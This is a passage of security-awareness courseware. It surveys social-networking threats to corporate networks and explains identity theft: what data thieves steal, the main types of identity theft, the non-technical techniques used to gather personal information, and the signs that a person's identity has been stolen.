
Social Networking Threats to Corporate Networks

Before sharing data on a social networking site, or enhancing their channels, groups, or profiles, private and corporate users should be aware of the following social or technical security risks:

- **Data Theft**: Social networking sites are huge databases accessed by many people worldwide, increasing the risk of information exploitation.
- **Involuntary Data Leakage**: In the absence of a strong policy that sets clear lines between personal and corporate content, employees may unknowingly post sensitive data about their company on social networking sites, which might help an attacker to launch an attack on the target organization.
- **Targeted Attacks**: Attackers use the information posted on social networking sites to launch targeted attacks on specific users or companies.
- **Network Vulnerability**: All social networking sites are subject to flaws and bugs such as login issues and Java vulnerabilities, which attackers could exploit. This could, in turn, lead to the leakage of confidential information related to the target organization's network.
- **Spam and Phishing**: Employees using work e-mail IDs on social networking sites will probably receive spam and become targets of phishing attacks, which could compromise the organization's network.
- **Modification of Content**: In the absence of proper security measures and efforts to preserve identity, blogs, channels, groups, profiles, and other platforms can be spoofed or hacked.

- **Malware Propagation**: Social networking sites are ideal platforms for attackers to spread viruses, bots, worms, trojans, spyware, and other malware.
- **Business Reputation**: Attackers can falsify information about an organization or an employee on social networking sites, resulting in loss of reputation.
- **Infrastructure and Maintenance Costs**: Using social networking sites entails added infrastructure and maintenance resources for organizations to ensure that their defensive layers are effective safeguards.
- **Loss of Productivity**: Organizations must monitor employees' network activities to maintain security and ensure that such activities do not misuse the system and company resources.

LO#05: Explain Identity Theft




Identity Theft

- Identity theft is a crime in which **an imposter steals your personally identifiable information** such as name, credit card number, social security or driver's license numbers, etc. to commit fraud or other crimes
- Attackers can use identity theft to **impersonate employees of a target** organization and physically access facilities

Types of Identity Theft

- Child identity theft
- Criminal identity theft
- Financial identity theft
- Driver's license identity theft
- Insurance identity theft
- Medical identity theft
- Tax identity theft
- Identity cloning and Concealment
- Synthetic identity theft
- Social security identity theft



Identity Theft (Cont'd)

Common Techniques Attackers Use to Obtain Personal Information for Identity Theft

- **Theft of wallets, computers, laptops, cell phones, etc.**
- **Internet searches**
- **Social engineering**
- **Dumpster diving and shoulder surfing**
- **Phishing**
- **Skimming**
- **Pretexting**
- **Pharming**
- **Hacking (compromising a user's system)**
- **Malware**
- **Wardriving**
- **Mail Theft and Rerouting**

Indications of Identity Theft

- Unfamiliar charges to your credit card that you do not recognize
- No longer receiving credit card, bank, or utility statements
- Getting calls from the debit or credit fraud control department
- Charges for medical treatment or services you never received
- No longer receiving electricity, gas, water, etc. service bills

Identity Theft

Identity theft is a problem that many consumers face today. In the United States, some state legislators have imposed laws restricting employees from providing their SSNs (Social Security Numbers) during their recruitment. Identity theft frequently figures in news reports. Companies should be informed about identity theft so that they do not endanger their own anti-fraud initiatives.

This section discusses identity theft, including types of identity theft, common techniques attackers use to obtain personal information for identity theft, and various indications of identity theft.

The Identity Theft and Assumption Deterrence Act of 1998 defines identity theft as the illegal use of someone's identification. Identity theft occurs when someone steals others' personally identifiable information for fraudulent purposes. Attackers illegally obtain personally identifying information to commit fraud or other criminal acts.

Types of personally identifiable information stolen by identity thieves:

- Name
- Home and office address
- Social security number
- Phone number
- Date of birth
- Bank account number
- Credit card information
- Credit report
- Driving license number
- Passport number

The attacker steals people's identity for fraudulent purposes such as:

- To open new credit card accounts in the name of the user without paying the bills
- To open a new phone or wireless account in the user's name, or to run up charges on their existing account
- To use the victims' information to obtain utility services such as electricity, heating, or cable TV
- To open bank accounts with the intention of writing bogus checks using the victim's information
- To clone an ATM or debit card to make electronic withdrawals from the victim's accounts
- To obtain loans for which the victim is liable
- To obtain a driver's license, passport, or other official ID card that contains the victim's data with the attacker's photos
- Using the victim's name and Social Security number to receive their government benefits
- To impersonate an employee of a target organization to physically access its facility
- To take over the victim's insurance policies
- To sell the victim's personal information
- To order goods online using a drop-site
- To hijack email accounts
- To obtain health services
- To submit fraudulent tax returns
- To commit other crimes with the intention of providing the victim's name to the authorities during arrest, instead of their own

Types of Identity Theft

Identity theft is constantly increasing, and identity thieves are finding new ways or techniques to steal different types of target information. Some of the types of identity theft are as follows:

- **Child Identity Theft**

  This type of identity theft occurs when the identity of a minor is stolen. This is desirable because it may go undetected for a long time. After birth, parents apply for a Social Security Number for their child, which along with a different date of birth, is used by identity thieves to apply for credit accounts, loans or utility services, or to rent a place to live and apply for government benefits.

- **Criminal Identity Theft**

  This is one of the most common and most damaging types of identity theft. A criminal uses someone's identity to escape criminal charges. When they are caught or arrested, they provide the assumed identity. The best way to protect against criminal identity theft is to keep all personal information secure, which includes following safe Internet practices and being cautious of "shoulder surfers."

- **Financial Identity Theft**

  This type of identity theft occurs when a victim's bank account or credit card information is stolen and illegally used by a thief. They can max out a credit card and withdraw money from the account, or can use the stolen identity to open a new account, apply for new credit cards, and take out loans. The information that is required to hack into the victim's account and steal their information is obtained through viruses, phishing attacks, or data breaches.

- **Driver's License Identity Theft**

  This type of identity theft is the easiest as it requires a little sophistication. A person can lose their driver's license, or it can easily be stolen. Once it falls into the wrong hands, the perpetrator can sell the stolen driver's license or misuse it by committing traffic violations, of which the victim is unaware of and fails to pay fines for, ending up with their license suspended or revoked.

- **Insurance Identity Theft**

  Insurance identity theft is closely related to medical identity theft. It takes place when a perpetrator unlawfully takes the victim's medical information to access their insurance for medical treatment. Its effects include difficulties in settling medical bills, higher insurance premiums, and probable trouble in acquiring future medical coverage.

- **Medical Identity Theft**

  This is the most dangerous type of identity theft where the perpetrator uses the victim's name or information without the victim's consent or knowledge to obtain medical products and claim health insurance or healthcare services. Medical identity theft results in frequent erroneous entries in the victim's medical records, which could lead to false diagnoses and life-threatening decisions by the doctors.

- **Tax Identity Theft**

  This type of identity theft occurs when the perpetrator steals the victim's Social Security Number to file fraudulent tax returns and obtain fraudulent tax refunds. It creates difficulties for the victim in accessing their legitimate tax refunds and results in a loss of funds. Phishing emails are one of the main tricks used by the criminal to steal a target's information. Therefore, protection from such identity theft includes the adoption of safe Internet practices.

- **Identity Cloning and Concealment**

  This type of identity theft encompasses all forms of identity theft, where the perpetrators attempt to impersonate someone else simply in order to hide their identity. These perpetrators could be illegal immigrants, those hiding from creditors, or simply those who want to become “anonymous.”

- **Synthetic Identity Theft**

  This is one of the most sophisticated types of identity theft, where the perpetrator obtains information from different victims to create a new identity. Firstly, he steals a Social Security Number and uses it with a combination of fake names, date of birth, address, and other details required for creating a new identity. The perpetrator uses this new identity to open new accounts, loans, credit cards, phones, other goods, and services.

- **Social Identity Theft**

  This is another common type of identity theft where the perpetrator steals victim’s Social Security Number in order to derive various benefits such as selling it to an undocumented person, using it to defraud the government by getting a new bank account, loans, credit cards, or applying for and obtaining a new passport.

Common Techniques Attackers Use to Obtain Personal Information for Identity Theft

Discussed below are some of the methods by which attackers steal targets’ identities, which in turn allow them to commit fraud and other criminal activities:

- **Theft of wallets, computers, laptops, cell phones, backup media, and other sources of personal information**

  Physical theft is common. Attackers steal hardware from places such as hotels and recreational places such as clubs, restaurants, parks, and beaches. Given adequate time, they can recover valuable data from these sources.

- **Internet Searches**

  Attackers can gather a considerable amount of sensitive information via legitimate Internet sites, using search engines such as Google, Bing, and Yahoo!.

- **Social Engineering**

  Social engineering is the art of manipulating people into performing certain actions or divulging personal information and accomplishing their task without using cracking methods.

- **Dumpster Diving and Shoulder Surfing**

  Attackers rummage through household garbage and the trash bins of organizations, ATM centers, hotels, and other places to obtain personal and financial information for fraudulent purposes.

Criminals may find user information by glancing at documents, observing personal identification numbers (PINs) typed into automatic teller machines (ATM), or by overhearing conversations.

- **Phishing**

  The "fraudster" may pretend to be from a financial institution or other reputable organization and send spam or pop-up messages to trick users into revealing their personal information.

- **Skimming**

  Skimming refers to stealing credit or debit card numbers by using special storage devices called skimmers or wedges when processing the card.

- **Pretexting**

  Fraudsters may impersonate executives from financial institutions, telephone companies, and other businesses. They rely on "smooth-talking" and win the trust of an individual to reveal sensitive information.

- **Pharming**

  Pharming, also known as domain spoofing, is an advanced form of phishing in which the attacker redirects the connection between the IP address and its target server. The attacker may use cache poisoning (modifying the Internet address to that of a rogue address) to do so. When the users type in the Internet address, it redirects them to a rogue website that resembles the original.

- **Hacking (compromising a user's system)**

  Attackers may compromise user systems and router information using listening devices such as sniffers and scanners. They gain access to an abundance of data, decrypt it (if necessary), and use it for identity theft.

- **Keyloggers and Password Stealers (Malware)**

  An attacker may infect the user's computer with trojans, viruses, or other malware and then record and collect the user's keystrokes to steal passwords, usernames, and other sensitive information of personal, financial, or business import.

  Attackers may also use emails to send fake forms, such as Internal Revenue Service (IRS) forms, to gather information from their victims.

- **Wardriving**

  Attackers search for unsecured Wi-Fi wireless networks in moving vehicles containing laptops, smartphones, or PDAs. Once they find unsecured networks, they access any sensitive information stored on the devices of the users on those networks.

- **Mail Theft and Rerouting**

  Often, mailboxes contain bank documents (credit cards or account statements), administrative forms, and other important correspondence. Criminals use this information to obtain credit card information or to reroute the mail to a new address.

